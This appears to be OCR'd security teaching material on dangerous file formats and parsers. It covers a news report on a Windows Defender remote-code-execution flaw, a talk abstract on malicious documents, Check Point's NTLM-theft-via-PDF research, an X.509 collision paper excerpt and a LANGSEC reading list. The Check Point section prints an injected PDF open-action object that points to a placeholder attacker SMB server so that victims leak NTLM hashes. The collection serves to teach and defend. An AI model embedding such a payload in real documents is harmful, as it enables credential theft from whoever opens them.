
Critical update for security engine rushed out the door

By Iain Thomson in San Francisco 9 May 2017 at 00:38 78 SHARE ▼

Miscreants can turn the tables on Microsoft and use its own antivirus engine against Windows users – by abusing it to install malware on vulnerable machines.

It is possible for hackers to craft files that are booby-trapped with malicious code, and this nasty payload is executed inadvertently and automatically by the scanner while inspecting messages, downloads and other files. The injected code runs with administrative privileges, allowing it to gain full control of the system, install spyware, steal files, and so on.


In other words, while Microsoft's scanner is silently searching your incoming email for malware, it can be tricked into running and installing the very sort of software nasty it's supposed to catch and kill.



Affected Software

Antimalware Software	**Microsoft Malware Protection Engine Remote Code Execution Vulnerability- CVE-2017-0290**
Microsoft Forefront Endpoint Protection 2010	**Critical** Remote Code Execution
Microsoft Endpoint Protection	**Critical** Remote Code Execution
Microsoft System Center Endpoint Protection	**Critical** Remote Code Execution
Microsoft Security Essentials	**Critical** Remote Code Execution
Windows Defender for Windows 7	**Critical** Remote Code Execution
Windows Defender for Windows 8.1	**Critical** Remote Code Execution
Windows Defender for Windows RT 8.1	**Critical** Remote Code Execution
Windows Defender for Windows 10, Windows 10 1511, Windows 10 1607, Windows Server 2016, Windows 10 1703	**Critical** Remote Code Execution
Windows Intune Endpoint Protection	**Critical** Remote Code Execution
Microsoft Exchange Server 2013	**Critical** Remote Code Execution
Microsoft Exchange Server 2016	**Critical** Remote Code Execution
Microsoft Windows Server 2008 R2	**Critical** Remote Code Execution

[https://www.theregister.co.uk/2017/05/09/microsoft_windows_defender_security_hole/
https://technet.microsoft.com/en-us/library/security/4022344]



IT SECX

IT SECURITY COMMUNITY EXCHANGE

/fh/// st.pölten

Programm 2018

22:30 Uhr | Malicious documents – A recurring danger

Rene Offenthaler & Julian Lindenhofer | CyberTrap


Viele Dateitypen existieren bereits seit vielen Jahren und werden oftmals aufgrund ihres Bekanntheitsgrades als „sicher“ wahrgenommen. Doch gerade in letzter Zeit werden Dokumente dieser bekannten Dateitypen dazu verwendet, Firmen oder auch kritische Infrastruktur im Zuge größerer APTs zu kompromittieren. Manipulierte Dokumente fungieren in diesem Zusammenhang oftmals als „Türöffner“ für weitere verheerendere Angriffe. Welche Möglichkeiten bieten populäre Formate wie Office oder PDF? Wie sicher sind die von der breiten Masse verwendeten Dokumente tatsächlich?

[https://itsecx.fhstp.ac.at]

NTLM Credentials Theft via PDF Files


April 26, 2018

According to Check Point researchers, rather than exploiting the vulnerability in Microsoft Word files or Outlook's handling of RTF files, attackers take advantage of a feature that allows embedding remote documents and files inside a PDF file. The attacker can then use this to inject malicious content into a PDF and so when that PDF is opened, the target automatically leaks credentials in the form of NTLM hashes.



```
3 0 obj
<<
    /Type /Page
    /Contents 4 0 R

    %*************************************** Injected Code ************************************%

    /AA <<
        /O  <<
            /F (\\\\ <attacker_smb_server> \\ <dummy_file>)
            /D [ 0 /Fit ]
            /S /GoToE
        >>
    >>

    %*******************************************************************************************%
```

[https://research.checkpoint.com/ntlm-credentials-theft-via-pdf-files/]



PKI Layer Cake: New Collision Attacks Against the Global X.509 Infrastructure

Dan Kaminsky[1], Meredith L. Patterson, and Len Sassaman[2]

[1] IOActive, Inc.
[2] Katholieke Universiteit Leuven

1 Introduction

Research unveiled in December of 2008 [15] showed how MD5's long-known flaws could be actively exploited to attack the real-world Certification Authority infrastructure. In this paper, we demonstrate two new classes of collision, which will be somewhat trickier to address than previous attacks against X.509: the applicability of MD2 preimage attacks against the primary root certificate for Verisign, and the difficulty of validating X.509 Names contained within PKCS#10 Certificate Requests. We also draw particular attention to two possibly unrecognized vectors for implementation flaws that have been problematic in the past: the ASN.1 BER decoder required to parse PKCS#10, and the potential for SQL injection from text contained within its requests. Finally, we explore why the implications of these attacks are broader than some have realized — first, because *Client* Authentication is sometimes tied to X.509, and second, because Extended Validation certificates were only intended to stop phishing attacks from names similar to trusted brands. As per the work of Adam Barth and Collin Jackson [4], EV does not prevent an attacker who can synthesize or acquire a "low assurance" certificate for a given name from acquiring the "green bar" EV experience.

The attacks we will discuss in this paper fall into the following categories:


3 Methodology

Although ASN.1 is a well-established standard, not all ASN.1 parsers are created equal. It is a complicated format, requiring a context-sensitive parser. Context-free grammars can easily be converted to parsers using a parser generator such as `yacc` or `bison`, but generating a context-sensitive parser is difficult in mainstream (i.e., strictly evaluated) languages [8]. Moreover, the ASN.1 specification is not written in a fashion conducive to implementing an ASN.1 parser with a parser generator. Thus, in practice, the ASN.1 parsers that X.509 implementations rely on are handwritten, and the likelihood that the parse trees generated[3] by two separate implementations will vary (in other words, that they implement slightly different grammars) is high. The context-free equivalence problem — "given two CFGs, F and G, determine whether $L(F) = L(G)$" — is known to be undecidable, and thus the context-sensitive equivalence problem is as well.

Therefore, since there can be no guarantee that two ASN.1 parsers that were not generated from a CSG specification actually parse the exact same language, we examined subtle differences in the ways that different ASN.1 parsers handle X.509 certificates. We also deliberately focused on unusual representations of key components of an X.509 certificate, such as OIDs and Common Names: if one implementation can be tricked into misinterpreting a sequence, S, as a desired sequence, S', we can get a CA using an implementation which does *not* misinterpret S to sign a certificate containing S, and any browser using the first implementation will treat the certificate as a valid, signed certificate containing S'. All of our Subject Name confusion attacks rely on this strategy, and until ASN.1 implementations can agree on a consistent, well-defined grammar from which to generate their parsers, it is certain that similar attacks will emerge.

Multiple Common Names in one X.509 Name are handled differently by different APIs Consider an X.509 Name where 2.5.4.3 is an OID paired with a String, and this pair constitutes a Sequence (embedded in a Set) representing the Common Name. If the Name contains more than one Common Name Sequence, and each Sequence has the OID 2.5.4.3, which one will be interpreted as the Common Name? Unfortunately, this behavior turns out to be implementation-dependent. We identified four possible policies:

1. First: The Sets comprising the Name are scanned for Sequences with an OID of 2.5.4.3. The first one that qualifies returns the associated String.
2. All-Inclusive: Each Sequence that matches the OID has its associated String added to a list, which is returned to the caller.
3. Last: The Sets of the Sequence are scanned, and whenever a Sequence is found that matches the desired OID, the planned response is updated to contain only the associated String. The last Sequence to match has its String returned.
4. Subject: No filtering is done. The entire X.509 subject is returned, either as a string or as a list, and the caller must extract the CNs in which it is interested. In other words, this is a client-side policy.



LANGSEC: Language-theoretic Security


"The View from the Tower of Babel"

The Language-theoretic approach (LANGSEC) regards the Internet insecurity epidemic as a consequence of *ad hoc* programming of input handling at all layers of network stacks, and in other kinds of software stacks. LANGSEC posits that the only path to trustworthy software that takes untrusted inputs is treating all valid or expected inputs as a formal language, and the respective input-handling routines as a *recognizer* for that language. The recognition must be feasible, and the recognizer must match the language in required computation power.

When input handling is done in ad hoc way, the *de facto* recognizer, i.e. the input recognition and validation code ends up scattered throughout the program, does not match the programmers' assumptions about safety and validity of data, and thus provides ample opportunities for exploitation. Moreover, for complex input languages the problem of full recognition of valid or expected inputs may be UNDECIDABLE, in which case no amount of input-checking code or testing will suffice to secure the program. Many popular protocols and formats fell into this trap, the empirical fact with which security practitioners are all too familiar.

LANGSEC helps draw the boundary between protocols and API designs that can and cannot be secured and implemented securely, and charts a way to building truly trustworthy protocols and systems. A longer summary of LangSec in this USENIX Security BoF hand-out, and in the talks, articles, and papers below.

[http://langsec.org/]



Articles:

2011 *USENIX ;login:*

- **"Exploit Programming: from Buffer Overflows to Weird Machines and Theory of Computation"**, Sergey Bratus, Michael E. Locasto, Meredith L. Patterson, Len Sassaman, Anna Shubina [PDF]
- **"The Halting Problems of Network Stack Insecurity"**, Len Sassaman, Meredith L. Patterson, Sergey Bratus, Anna Shubina [PDF], [PDF@USENIX]

2012 *IEEE S&P Journal:*

- **"A Patch for Postel's Robustness Principle"**, Len Sassaman, Meredith L. Patterson, Sergey Bratus, [PDF]

2014 *IEEE S&P Journal:*

- **Beyond Planted Bugs in "Trusting Trust": The Input-Processing Frontier**, Sergey Bratus, Trey Darley, Michael Locasto, Meredith L. Patterson, Rebecca ".bx" Shapiro, Anna Shubina [PDF]

2015 *USENIX ;login:*

- **The Bugs We Have to Kill**, Sergey Bratus, Meredith L. Patterson, and Anna Shubina [PDF]

2017 *USENIX ;login:*

- **Curing the Vulnerable Parser: Design Patterns for Secure Input Handling**, Sergey Bratus, Lars Hermerschmidt, Sven M. Hallberg, Michael E. Locasto, Falcon D. Momot, Meredith L. Patterson, and Anna Shubina [PDF] [local PDF]

Papers:

- **Security Applications of Formal Language Theory**, Len Sassaman, Meredith L. Patterson, Sergey Bratus, Michael E. Locasto, Anna Shubina [Dartmouth Computer Science Technical Report TR2011-709], published in IEEE Systems Journal, Volume 7, Issue 3, Sept. 2013
- **The Seven Turrets of Babel: A Taxonomy of LangSec Errors and How to Expunge Them**, Falcon Darkstar Momot, Sergey Bratus, Sven M. Hallberg, Meredith L. Patterson, in IEEE SecDev 2016, Nov. 2016, Boston. [PDF]. (See also Brucon 2012, Shmoocon 2013 talks for more LangSec-preventable weakness and vulnerability examples)

Talks:

Theory:

